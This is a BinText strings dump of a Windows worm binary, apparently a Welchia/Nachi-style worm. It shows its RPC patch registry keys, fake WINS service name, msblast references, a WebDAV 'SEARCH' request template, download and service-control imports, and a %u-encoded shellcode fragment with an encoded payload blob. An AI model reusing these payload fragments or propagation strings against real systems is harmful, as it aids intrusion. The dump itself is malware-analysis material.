BinText 3.0 output:

<http://www.foundstone.com/resources/freetools.htm>

File pos	Text
=====	=====
0000004D	!This program cannot be run in DOS mode.
0000009D	?KNi#GN
000000A5	?KN} AN
000000B5	?KN} ON
000000C1	?JNv?KN
000000CD	?KNRich
000000EC	[LordPE]
000003AE	L59(SQW
000003C0	5 A@J-@
000003C9	T\$0j.R
00001092	T\$0j.R
000010AC	L\$0PQ
000012B5	u\$hX[@
0000141F	4U S@
0000154A	D\$Pj
00001550	Vh@,@
00001559	L\$Qj
0000155F	Vh +@
0000171E	RPPPPPPQP
00001992	(SUVWj
00001A51	D\$(RPW
00001AC1	D\$(RPW
00001DDB	Qh(v@
00001DF4	Rh([@
00001E3B	IQhT[@
000023E6	SUVWh?
000025FA	L\$ Qh
0000265C	D\$PW
000026B5	L\$QW
00002AED	j@h0d@
00002BA5	jHh4T@
00002BF1	Phpd@
00002C46	SUVWh
00002CF1	L\$(Qh
00002D1A	D\$HQP
00002DDA	D\$DRh
00002DFF	L\$LQU
00002F50	QSUVW
00002F62	\\$ ~<
00002F89	\$ d}
00005010	%u5390%u665e%u66ad%u993d%u7560%u56f8%u5656%u665f%u66ad%u4e3d%u7400%u9023%u612c%u5090%u6659%u90ad%u612c%u548d%u7088%u548d%u908a%u548d%u708a%u548d%u908a%u5852%u74aa%u75d8%u90d6%u5058%u5050%u90c3%u6099
000050D8	ffilomidomfafdfgfhinhnlaljbeaaaaaalmmmmmmpdklojieaaaaaapefpainlnpeppppppgkebaaaaaaaaijehaigeijdnaaaaaaaamhefpepppppppppilefpaiddoiahi Jefpiloaaaaabaaoideaaaaaaibmgaabaaaaaolagibmgaaeaaaaailagdneoeoeohfpbidmgaeikagegdmfjhfpjikagegdmfihfpcggknggdnfjfihfokppogolpofifailhnpaijehpcmdileeceamafliaa aaaamhaeeddcbbddmamdolomoihhpppppppcececece





File pos	Text
=====	=====
000062E0	SOFTWARE\Microsoft\Updates\Windows XP\SP1\KB823980
00006314	SOFTWARE\Microsoft\Updates\Windows 2000\SP5\KB823980
0000634C	Manages network configuration by updating DNS names IP address.
0000638C	%s\wins\%s
00006398	-d%s\wins
000063A4	RpcPatch_Mutex
000063B4	%s\msblast.exe
000063C4	msblast
000063D0	SEARCH / HTTP/1.1
000063E3	Host: %s
000063F0	Server: Microsoft-IIS/5.0
0000640C	%s%s%s
00007498	C:\WINNT\System32
00008009	GetLastError
00008017	InterlockedDecrement
0000802D	GlobalAlloc
0000803A	GlobalFree
00008046	OpenProcess
00008053	GetFileAttributesA
00008067	SetFileAttributesA
0000807B	GetModuleHandleA
0000808D	UnmapViewOfFile
0000809E	CreateMutexA
000080AC	InterlockedIncrement
000080C2	LocalAlloc
000080CE	LocalFree
000080D9	GetVersion
000080E5	GetVersionExA
000080F4	GetCurrentProcess
00008107	GetOEMCP
00008111	GetSystemDefaultLCID
00008127	GetModuleFileNameA
0000813B	TerminateProcess
0000814D	WaitForSingleObject
00008162	CopyFileA
0000816D	GetLocalTime
0000817B	ExitProcess
00008188	GetTickCount
00008196	CreateThread
000081A4	Sleep
000081AB	FreeConsole
000081B8	GetSystemDirectoryA
000081CD	CreateToolhelp32Snapshot
000081E7	Process32First
000081F7	Process32Next
00008206	CloseHandle
00008213	CreateProcessA
00008223	DeleteFileA
00008239	ChangeServiceConfig2A
00008250	QueryServiceConfig2A
00008266	StartServiceA
00008275	DeleteService
00008284	RegisterServiceCtrlHandlerA
000082A1	SetServiceStatus
000082B3	StartServiceCtrlDispatcherA
000082D0	QueryServiceStatus
000082E4	QueryServiceConfigA
000082F9	ChangeServiceConfigA
0000830F	AdjustTokenPrivileges
00008326	OpenSCManagerA
00008336	CreateServiceA
00008346	CloseServiceHandle
0000835A	OpenServiceA
00008368	RegOpenKeyExA
00008377	RegCloseKey
00008384	OpenProcessToken
00008396	LookupPrivilegeValueA
000083B6	IcmpCloseHandle

File pos	Text
=====	=====
000083C7	IcmpCreateFile
000083D7	IcmpSendEcho
000083F4	_XcptFilter
00008401	__getmainargs
00008410	__initterm
0000841B	strchr
00008423	srand
0000842A	??2@YAPAXI@Z
00008438	__p__initenv
00008447	__setusermatherr
00008459	__adjust_fdiv
00008467	__p__commode
00008475	sprintf
0000847E	strchr
00008487	__p__fmode
00008493	__set_app_type
000084A3	__except_handler3
000084B5	__controlfp
000084C1	__exit
000084C8	??3@YAXPAX@Z
000084DC	__stricmp
000084EF	URLDownloadToFileA
0000850C	ExitWindowsEx
00008656	.text
0000867E	.rdata
000086A5	@.data
000087A5	2{wZq
00008821	y dllca
00008830	ft4.exe w(s\sv
0000884D	DLLHOST.EXE
00008863	Patch
00008887	bc4wGETRh
00008893	HTTP/
000088B6	xbitp
000088C6	*/AU
000088D8	ioa/4
000088EF	SIE 5.5
000088FD	:ws 98
00008929	I z[
0000893E	Bm{: )~
00008945	__vxn
00008953	NoTcehs
00008973	orrCzh}gv6oh
000089A1	/6/9/5
000089B0	Y-fb7a-4
000089B9	9-b1e6-
000089C3	*?zb62f12
000089D3	0-KB823
000089E0	x8%KOR
000089FA	1-8db3sf4570a56b
00008A1E	81c0df>
00008A29	772bs
00008A36	M=TbSe9
00008A45	0/101fddmk/
00008A51	40f-efc533d
00008A74	3m+twue31\2
00008A89	s[3e81eb45
00008A97	54fXP
00008AA0	B[3GA6rCk
00008AAB	3dH[ 507
00008AB6	ac2i32
00008AD5	Gy3a38DM4
00008B04	8sm-95#
00008B1A	q -i %s <
00008B26	get nSVC
00008B46	8Shar
00008B55	DTCoS
00008B65	+WINSX

File pos	Text
=====	=====
00008B85	ozqm]
00008BB2	ecTraUf5
00008BBD	, -u s
00008BFC	xt/mo
00008C49	A P2\E
00008C5A	t55On
00008C7E	+mIP 0
00008C9E	H{mszap
00008CE9	DError
00008CF6	rlockedDecRa
00008D08	balAl
00008D24	Attro%
00008D4A	ViewOf-
00008D73	ExxC\$=
00008D7E	OEMCP S{
00008D9C	TRmin
00008DB2	%ObjH6{
00008DED	MvsftyA6o!help3
00008E03	pshoPg
00008E2D	%h.ge}
00008E44	Start{7K
00008E4F	pRegi
00008E65	DtusL
00008E80	AAadjust1Y@
00008EBF	acV2u
00008F12	??2@YAPAXI@Z6p
00008F3D	.9m6Z
00008F55	-6K>p
00008F8D	1URLD
0000A0E0	KERNEL32.DLL
0000A0ED	ADVAPI32.dll
0000A0FA	ICMP.dll
0000A103	MSVCRT.dll
0000A10E	urlmon.dll
0000A119	USER32.dll
0000A124	WS2_32.dll
0000A130	LoadLibraryA
0000A13E	GetProcAddress
0000A14E	ExitProcess
0000A15C	RegCloseKey
0000A16A	IcmpSendEcho
0000A17E	URLDownloadToFileA
0000A192	ExitWindowsEx
000057E8	\\C\$\12345611111111111111.doc
00006AAC	\C\$\12345611111111111111.doc